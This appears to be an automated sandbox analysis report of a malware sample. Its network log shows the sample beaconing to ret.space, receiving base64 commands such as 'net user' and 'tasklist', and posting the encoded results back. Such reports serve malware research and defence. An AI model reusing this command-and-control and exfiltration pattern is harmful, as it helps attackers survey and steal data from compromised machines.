Sep 28, 2021 22:08:42.975212097 CEST	8.8.8.8	192.168.2.6	0x14eb	No error (0)	ret.space		172.105.155.183	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- ret.space

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.6	49736	172.105.155.183	80	C:\Users\user\Desktop\jvcMPyQ76c.exe

Timestamp	kBytes transferred	Direction	Data
Sep 28, 2021 22:06:39.073271990 CEST	994	OUT	GET /checkin?host=830021&user=user HTTP/1.1 Host: ret.space User-Agent: Go-http-client/1.1 Accept-Encoding: gzip
Sep 28, 2021 22:06:39.207856894 CEST	995	IN	HTTP/1.1 200 OK Date: Tue, 28 Sep 2021 20:06:39 GMT Content-Length: 12 Content-Type: text/plain; charset=utf-8 Data Raw: 62 6d 56 30 49 48 56 7a 5a 51 3d 3d Data Ascii: bmV0IHVzZQ==
Sep 28, 2021 22:07:39.222356081 CEST	6837	OUT	GET /command?id=bmV0IHVzZQ%3D%3D HTTP/1.1 Host: ret.space User-Agent: Go-http-client/1.1 Accept-Encoding: gzip
Sep 28, 2021 22:07:39.370114088 CEST	6837	IN	HTTP/1.1 200 OK Date: Tue, 28 Sep 2021 20:07:39 GMT Content-Length: 12 Content-Type: text/plain; charset=utf-8 Data Raw: 62 6d 56 30 49 48 56 7a 5a 58 49 3d Data Ascii: bmV0IHVzZXI=

Timestamp	kBytes transferred	Direction	Data
Sep 28, 2021 22:07:42.813332081 CEST	7295	OUT	POST /result HTTP/1.1 Host: ret.space User-Agent: Go-http-client/1.1 Content-Length: 417 Content-Type: application/x-www-form-urlencoded Accept-Encoding: gzip Data Raw: 69 64 3d 62 6d 56 30 49 48 56 7a 5a 51 25 33 44 25 33 44 26 72 65 73 75 6c 74 3d 44 51 70 56 63 32 56 79 49 47 46 6a 59 32 39 31 62 6e 52 7a 49 47 5a 76 63 69 42 63 58 45 52 46 55 30 74 55 54 31 41 74 4e 7a 45 32 56 44 63 33 4d 51 30 4b 44 51 6f 74 4c 53 30 74 4c 53 30 74 4c 53 30 74 4c 53 30 74 4c 53 30 74 4c 53 30 74 4c 53 30 74 4c 53 30 74 4c 53 30 74 4c 53 30 74 4c 53 30 74 4c 53 30 74 4c 53 30 74 4c 53 30 74 4c 53 30 74 4c 53 30 74 4c 53 30 74 4c 53 30 74 4c 53 30 74 4c 53 30 74 4c 53 30 74 4c 53 30 74 4c 53 30 74 4c 53 30 74 4c 53 30 74 4c 53 30 74 4c 53 30 74 4c 53 30 74 44 51 70 42 5a 47 3 1 70 62 6d 6c 7a 64 48 4a 68 64 47 39 79 49 43 41 67 49 43 41 67 49 43 41 67 49 43 41 67 52 47 56 6d 59 58 56 73 64 45 46 6a 59 32 39 31 62 6e 51 67 49 43 41 67 49 43 41 67 49 43 41 67 49 47 56 75 5a 32 6c 75 5a 57 56 79 49 43 41 67 49 43 41 67 49 43 41 67 49 43 41 67 49 43 41 4e 43 6b 64 31 5a 58 4e 30 49 43 41 67 49 43 41 67 49 43 41 67 49 43 41 67 49 43 41 67 49 43 42 58 52 45 46 48 56 58 52 70 62 47 6c 30 65 55 46 6a 59 32 39 31 62 6e 51 67 49 43 41 67 49 43 41 67 44 51 70 55 61 47 55 67 59 32 39 74 62 57 46 75 5a 43 42 6a 62 32 31 77 62 47 56 30 5a 57 51 67 63 33 56 6a 59 32 56 7a 63 32 5a 31 62 47 78 35 4c 67 30 4b 44 51 6f 25 33 44 Data Ascii: id=bmV0IHVzZQ%3D%3D&result=DQpVc2VyIGFjY291bnRzIGZvciBcXERFU0tUT1AtNzE2VDc3MQ0KDQotLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tDQpBZG1pbmlzdHJhdG9yICAgICAgICAgICAgRGVmYXVsdEFjY291bnQgICAgICAgICAgIGVuZ2luZWVyICAgICAgICAgICAgICANCkd1ZXN0ICAgICAgICAgICAgICAgICAgICBXREFHVXRpbGl0eUFjY291bnQgICAgICAgDQpUaGUgY29tbWFuZCBjb21wbGV0ZWQgc3VjY2Vzc2Z1bGx5Lg0KDQo%3D
Sep 28, 2021 22:07:42.948390007 CEST	7295	IN	HTTP/1.1 200 OK Date: Tue, 28 Sep 2021 20:07:42 GMT Content-Length: 12 Content-Type: text/plain; charset=utf-8 Data Raw: 61 58 42 6a 62 32 35 6d 61 57 63 3d Data Ascii: aXBjb25maWc=

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.6	49814	172.105.155.183	80	C:\Users\user\Desktop\jvcMPyQ76c.exe

Timestamp	kBytes transferred	Direction	Data
Sep 28, 2021 22:08:43.101277113 CEST	7325	OUT	GET /command?id=bmV0IHVzZQ%3D%3D HTTP/1.1 Host: ret.space User-Agent: Go-http-client/1.1 Accept-Encoding: gzip
Sep 28, 2021 22:08:43.224301100 CEST	7325	IN	HTTP/1.1 200 OK Date: Tue, 28 Sep 2021 20:08:43 GMT Content-Length: 12 Content-Type: text/plain; charset=utf-8 Data Raw: 64 47 46 7a 61 32 78 70 63 33 51 3d Data Ascii: dGFza2xpc3Q=

Timestamp	kBytes transferred	Direction	Data
Sep 28, 2021 22:08:43.581401110 CEST	7330	OUT	POST /result HTTP/1.1 Host: ret.space User-Agent: Go-http-client/1.1 Content-Length: 11993 Content-Type: application/x-www-form-urlencoded Accept-Encoding: gzip Data Raw: 69 64 3d 62 6d 56 30 49 48 56 7a 5a 51 25 33 44 25 33 44 26 72 65 73 75 6c 74 3d 44 51 70 4a 62 57 46 6e 5a 53 42 4f 59 57 31 6c 49 43 41 67 49 43 41 67 49 43 41 67 49 43 41 67 49 43 41 67 49 43 41 67 49 43 41 67 55 45 6c 45 49 46 4e 6c 63 33 4e 70 62 32 34 67 54 6d 46 74 5a 53 41 67 49 43 41 67 49 43 41 67 55 32 56 7a 63 32 6c 76 62 69 4d 67 49 43 41 67 54 57 56 74 49 46 56 7a 59 57 64 6c 44 51 6f 39 50 54 30 39 50 54 30 39 50 54 30 39 50 54 30 39 50 54 3 0 39 50 54 30 39 50 54 30 39 50 54 30 39 49 44 30 39 50 54 30 39 50 54 30 39 49 44 30 39 50 54 30 39 50 54 30 39 50 54 30 39 50 54 30 39 50 54 30 67 50 54 30 39 50 54 30 39 50 54 30 39 50 54 30 67 50 54 30 39 50 54 30 39 50 54 30 39 50 54 30 39 44 51 70 54 65 58 4e 30 5a 57 30 67 53 57 52 73 5a 53 42 51 63 6d 39 6a 5a 58 4e 7a 49 43 41 67 49 43 41 67 49 43 41 67 49 43 41 67 49 43 41 77 49 46 4e 6c 63 6e 5a 70 59 32 56 7a 49 43 41 67 49 43 41 67 49 43 41 67 49 43 41 67 49 43 41 67 49 43 41 67 49 44 41 67 49 43 41 67 49 43 41 67 49 43 41 67 4f 43 42 4c 44 51 70 54 65 58 4e 30 5a 57 30 67 49 43 41 67 49 43 41 67 49 43 41 67 49 43 41 67 49 43 41 67 49 43 41 67 49 43 41 67 49 43 41 67 49 43 41 30 49 46 4e 6c 63 6e 5a 70 59 32 56 7a 49 43 41 67 49 43 41 67 49 43 41 67 49 43 41 67 49 43 41 67 49 43 41 67 49 44 41 67 49 43 41 67 49 43 41 67 49 44 45 32 4f 43 42 4c 44 51 70 53 5a 57 64 70 63 33 52 79 65 53 41 67 49 43 41 67 49 43 41 67 49 43 41 67 49 43 41 67 49 43 41 67 49 43 41 67 49 43 41 67 49 44 67 34 49 46 4e 6c 63 6e 5a 70 59 32 56 7a 49 43 41 67 49 43 41 67 49 43 41 67 49 43 41 67 49 43 41 67 49 43 41 67 49 44 41 67 49 43 41 67 49 44 45 31 4c 44 63 34 4e 43 42 4c 44 51 70 7a 62 58 4e 7a 4c 6d 56 34 5a 53 41 67 49 43 41 67 49 43 41 67 49 43 41 67 49 43 41 67 49 43 41 67 49 43 41 67 49 43 41 67 4d 6a 6b 32 49 46 4e 6c 63 6e 5a 70 59 32 56 7a 49 43 41 67 49 43 41 67 49 43 41 67 49 43 41 67 49 43 41 67 49 43 41 67 49 44 41 67 49 43 41 67 49 43 41 78 4c 44 45 32 4e 43 42 4c 44 51 70 6a 63 33 4a 7a 63 79 35 6c 65 47 55 67 49 43 41 67 49 43 41 67 49 43 41 67 49 43 41 67 49 43 41 67 49 43 41 67 49 43 41 67 4d 7a 67 34 49 46 4e 6c 63 6e 5a 70 59 32 56 7a 49 43 41 67 49 43 41 67 49 43 41 67 49 43 41 67 49 43 41 67 49 43 41 67 49 44 41 67 49 43 41 67 49 43 41 30 4c 44 63 32 4d 43 42 4c 44 51 70 33 61 57 35 70 62 6d 6c 30 4c 6d 56 34 5a 53 41 67 49 43 41 67 49 43 41 67 49 43 41 67 49 43 41 67 49 43 41 67 49 43 41 67 4e 44 59 34 49 46 4e 6c 63 6e 5a 70 59 32 56 7a 49 43 41 67 49 43 41 67 49 43 41 67 49 43 41 67 49 43 41 67 49 43 41 67 49 44 41 67 49 43 41 67 49 43 41 32 4c 44 51 77 4d 43 42 4c 44 51 70 6a 63 33 4a 7a 63 79 35 6c 65 47 55 67 49 43 41 67 49 43 41 67 49 43 41 67 49 43 41 67 49 43 41 67 49 43 41 67 49 43 41 67 4e 44 67 77 49 45 4e 76 62 6e 4e 76 62 47 55 67 49 43 41 67 49 43 41 67 49 43 41 67 49 43 41 67 49 43 41 67 49 43 41 67 49 44 45 67 49 43 41 67 49 43 41 30 4c 44 67 32 4f 43 42 4c 44 51 70 7a 5a 58 4a 32 61 57 4e 6c 63 79 35 6c 65 47 55 67 49 43 41 67 49 43 41 67 49 43 41 67 49 43 41 67 49 43 41 67 49 43 41 67 4e 54 59 77 49 46 4e 6c 63 6e 5a 70 59 32 56 7a 49 43 41 67 49 43 41 67 49 43 41 67 49 43 41 67 49 43 41 67 49 43 41 67 49 44 41 67 49 43 41 67 49 44 45 78 4c 44 4d 78 4d 69 42 4c 44 51 70 33 61 57 35 73 62 32 64 76 62 69 35 6c 65 47 55 67 49 43 41 67 49 43 41 67 49 43 41 67 49 43 41 67 49 43 41 67 49 43 41 67 4e 54 59 34 49 45 4e 76 62 6e 4e 76 62 47 55 67 49 43 41 67 49 43 41 67 49 43 41 67 49 43 41 67 49 43 41 67 49 43 41 67 49 44 45 67 49 43 41 67 49 44 45 7a 4c 44 63 7a 4e 69 42 4c 44 51 70 73 63 32 46 7a 63 79 35 6c 65 47 55 67 49 43 41 67 49 43 41 67 49 43 41 67 49 43 41 67 49 43 41 67 49 43 41 67 49 43 41 67 4e 54 67 34 49 46 4e 6c 63 6e 5a 70 59 32 56 7a 49 43 41 67 49 43 41 67 49 43 41 67 49 43 41 67 49 43 41 67 49 43 41 67 49 44 41 67 49 43 41 67 49 44 45 31 4c 44 41 7a 4e 69 42 4c 44 51 70 6d 62 32 35 30 5a 48 4a 32 61 47 39 7a 64 43 35 6c 65 47 55 67 49 43 41 67 49 43 41 67 49 43 41 67 49 43 41 67 49 43 41 67 4e 6a 67 34 49 45 4e 76 62 6e 4e 76 62 47 55 67 49 43 41 67 49 43 41 67 49 43 41 67 49 43 41 67 49 43 41 67 49 43 41 67 49 44 45 67 Data Ascii: id=bmV0IHVzZQ%3D%3D&result=DQpJbWFnZSBOYW1lICAgICAgICAgICAgICAgICAgICAgUElEIFN lc3Npb24gTmFtZSAgICAgICAgU2Vzc2lvbiMgICAgTWVtIFVzYWdlDQo9PT09PT09PT09PT09PT09PT09PT09PT09I D09PT09PT09ID09PT09PT09PT09PT0gPT09PT09PT09PT0gPT09PT09PT09PT09DQpTeXN0ZW0gS WRsZSBQcm9jZXNzICAgICAgICAgICAgICAwIFNlcnZpY2VzICAgICAgICAgICAgICAgIDAgICAgICAgICAgOCB LDQpTeXN0ZW0gICAgICAgICAgICAgICAgICAgICAgICAgICA0IFNlcnZpY2VzICAgICAgICAgICAgICAgIDAgI CAgICAgIDE2OCBLDQpSZWdpc3RyeSAgICAgICAgICAgICAgICAgICAgIDg4IFNlcnZpY2VzICAgICAgICAgICA gICAgICAgIDAgICAgIDE1LDc4NCBLDQpzbXNzLmV4ZSAgICAgICAgICAgICAgICAgICAgMjk2IFNlcnZpY2VzI CAgICAgICAgICAgICAgICAgIDAgICAgICAxLDE2NCBLDQpjc3Jzcy5leGUgICAgICAgICAgICAgICAgICAgMzg 4IFNlcnZpY2VzICAgICAgICAgICAgICAgIDAgICAgICA0LDc2MCBLDQp3aW5pbml0LmV4ZSAgICAgICAgI CAgICAgNDY4IFNlcnZpY2VzICAgICAgICAgICAgICAgIDAgICAgICA2LDQwMCBLDQpjc3Jzcy5leGUgICA gICAgICAgICAgICAgICAgNDgwIENvbnNvbGUgICAgICAgICAgICAgIDEgICAgICA0LDg2OCBLDQpzZ XJ2aWNlcy5leGUgICAgICAgICAgICAgICAgNTYwIFNlcnZpY2VzICAgICAgICAgICAgICAgIDAgICAgIDE xLDMxMiBLDQp3aW5sb2dvbi5leGUgICAgICAgICAgICAgICAgNTY4IENvbnNvbGUgICAgICAgICAgICAgI CAgIDEgICAgIDEzLDczNiBLDQpsc2Fzcy5leGUgICAgICAgICAgICAgICAgICAgNTg4IFNlcnZpY2VzICAgICA gICAgICAgICAgIDAgICAgIDE1LDAzNiBLDQpmb250ZHJ2aG9zdC5leGUgICAgICAgICAgICAgNjg4IENvb nNvbGUgICAgICAgICAgICAgIDEgICAgICA0LDI5NiBLDQpmb250ZHJ2aG9zdC5leGUgICAgICAgICAgICA gICAgNjk2IFNlcnZpY2VzICAgICAgICAgICAgICAgIDAgICAgICAzLDY5MiBLDQpzdmNob3N0LmV4ZSAgICAgI CAgICAgICAgICAgNzE2IFNlcnZpY2VzICAgICAgICAgICAgICAgIDAgICAgICAzLDc4OCBLDQpzdmNob3N 0LmV4ZSAgICAgICAgICAgICAgICAgNzkyIFNlcnZpY2VzICAgICAgICAgICAgICAgIDAgICAgIDIzLDM1N iBLDQpzdmNob3N0LmV4ZSAgICAgICAgICAgICAgICAgODQwIFNlcnZpY2VzICAgICAgICAgICAgICAgIDA gICAgIDExLDE4MCBLDQpzdmNob3N0LmV4ZSAgICAgICAgICAgICAgICAgODkyIFNlcnZpY2VzICAgICAgI CAgICAgICAgIDAgICAgICA3LDYxMiBLDQpkd20uZXhlICAgICAgICAgICAgICAgICAgICAgOTYwIENvbnNvbGU gICAgICAgICAgICAgIDEgICAgIDY3LDY0MCBLDQpzdmNob3N0LmV4ZSAgICAgICAgICAgICAgICAgM zMyIFNlcnZpY2VzICAgICAgICAgICAgICAgIDAgICAgICA3LDIyNCBLDQpzdmNob3N0LmV4ZSAgICAgICA gICAgICAgMzQ0IFNlcnZpY2VzICAgICAgICAgICAgICAgIDAgICAgIDE4LDA2MCBLDQpzdmNob3N0LmV4Z SAgICAgICAgICAgICAgICAgMzcyIFNlcnZpY2VzICAgICAgICAgICAgICAgIDAgICAgICA2LDkyMCBLDQp zdmNob3N0LmV4ZSAgICAgICAgICAgICAgICAgOTM2IFNlcnZpY2VzICAgICAgICAgICAgICAgIDAgICAgI DE1LDM0MCBLDQpzdmNob3N0LmV4ZSAgICAgICAgICAgICAgICAxMDYwIFNlcnZpY2VzICAgICAgICAgICA gICAgIDAgICAgIDExLDA1MiBLDQpzdmNob3N0LmV4ZSAgICAgICAgICAgICAgICAxMTI4IFNlcnZpY2VzICAgI CAgICAgICAgICAgIDAgICAgIDEwLDAzMiBLDQpzdmNob3N0LmV4ZSAgICAgICAgICAgICAgICAxMjAwIFN lcnZpY2VzICAgICAgICAgICAgICAgIDAgICAgICA4LDkwMCBLDQpzdmNob3N0LmV4ZSAgICAgICAgICAgI CAgICAxMjQ4IFNlcnZpY2VzICAgICAgICAgICAgICAgIDAgICAgIDE4LDYwOCBLDQpzdmNob3N0LmV4ZSAgICA gICAgICAgICAgICAxMzAwIFNlcnZpY2VzICAgICAgICAgICAgICAgIDAgICAgICA3LDQxNiBLDQpzdmNob 3N0LmV4ZSAgICAgICAgICAgICAgICAxMzMyIFNlcnZpY2VzICAgICAgICAgICAgICAgIDAgICAgICA1LDY 5MiBLDQpzdmNob3N0LmV4ZSAgICAgICAgICAgICAgICAxMzkyIFNlcnZpY2VzICAgICAgICAgICAgICAgI DAgICAgIDExLDQxMiBLDQpNZW1vcnkgQ29tcHJlc3Npb24gICAgICAgICAgICAxNDAwIFNlcnZpY2VzICAgICA gICAgICAgIDAgICAgICAgICAgNCBLDQpzdmNob3N0LmV4ZSAgICAgICAgICAgICAgICAxNDQwIFNlcnZpY 2VzICAgICAgICAgICAgICAgIDAgICAgICA3LDY2MCBLDQpzdmNob3N0LmV4ZSAgICAgICAgICAgICAgICA xNDg4IFNlcnZpY2VzICAgICAgICAgICAgICAgIDAgICAgICA3LDM2NCBLDQpzdmNob3N0LmV4ZSAgICAgI CAgICAgICAxNDk2IFNlcnZpY2VzICAgICAgICAgICAgICAgIDAgICAgICA3LDQ4OCBLDQpzdmNob3N0LmV 4ZSAgICAgICAgICAgICAgICAxNTI4IFNlcnZpY2VzICAgICAgICAgICAgICAgIDAgICAgICA2LDkzNiBLD QpzdmNob3N0LmV4ZSAgICAgICAgICAgICAgICAxNTg4IFNlcnZpY2VzICAgICAgICAgICAgICAgIDAgICA gIDExLDQ4NCBLDQpzdmNob3N0LmV4ZSAgICAgICAgICAgICAgICAxNjYwIFNlcnZpY2VzICAgICAgICAgI CAgICAgIDAgICAgICA4LDA5NiBLDQpzdmNob3N0LmV4ZSAgICAgICAgICAgICAgICAxNjY4IFNl

Timestamp	kBytes transferred	Direction	Data
Sep 28, 2021 22:08:43.704927921 CEST	7338	IN	HTTP/1.1 200 OK Date: Tue, 28 Sep 2021 20:08:43 GMT Content-Length: 12 Content-Type: text/plain; charset=utf-8 Data Raw: 62 6d 56 30 49 48 56 7a 5a 51 3d 3d Data Ascii: bmV0IHVzZQ==

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: jvcMPyQ76c.exe PID: 6548 Parent PID: 5300

General

Start time:	22:06:32
Start date:	28/09/2021
Path:	C:\Users\user\Desktop\jvcMPyQ76c.exe
Wow64 process (32bit):	false
Commandline:	'C:\Users\user\Desktop\jvcMPyQ76c.exe'
Imagebase:	0x400000
File size:	1419872 bytes
MD5 hash:	DBC056B39057F701A967102B2EC2083E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

Show Windows behavior

File Created

File Written

File Read

Registry Activities

Show Windows behavior

Key Value Created

Analysis Process: conhost.exe PID: 6592 Parent PID: 6548

General

Start time:	22:06:33
Start date:	28/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: overdrive.exe PID: 7056 Parent PID: 3440

General

Start time:	22:06:49
Start date:	28/09/2021
Path:	C:\Users\user\AppData\Local\Temp\overdrive.exe
Wow64 process (32bit):	false
Commandline:	'C:\Users\user\AppData\Local\Temp\overdrive.exe'
Imagebase:	0x400000
File size:	1419872 bytes
MD5 hash:	DBC056B39057F701A967102B2EC2083E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 100%, Avira • Detection: 58%, ReversingLabs
Reputation:	low

File Activities

Show Windows behavior

Analysis Process: conhost.exe PID: 7080 Parent PID: 7056

General

Start time:	22:06:49
Start date:	28/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: cmd.exe PID: 1012 Parent PID: 6548

General

Start time:	22:07:39

Start date:	28/09/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\cmd.exe /c 'net user'
Imagebase:	0x7ff7180e0000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: net.exe PID: 3500 Parent PID: 1012

General

Start time:	22:07:40
Start date:	28/09/2021
Path:	C:\Windows\System32\net.exe
Wow64 process (32bit):	false
Commandline:	net user
Imagebase:	0x7ff647f70000
File size:	56832 bytes
MD5 hash:	15534275EDAABC58159DD0F8607A71E5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities Show Windows behavior

Analysis Process: net1.exe PID: 5640 Parent PID: 3500

General

Start time:	22:07:41
Start date:	28/09/2021
Path:	C:\Windows\System32\net1.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\net1 user
Imagebase:	0x7ff687500000
File size:	175104 bytes
MD5 hash:	AF569DE92AB6C1B9C681AF1E799F9983
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities Show Windows behavior

Disassembly

Code Analysis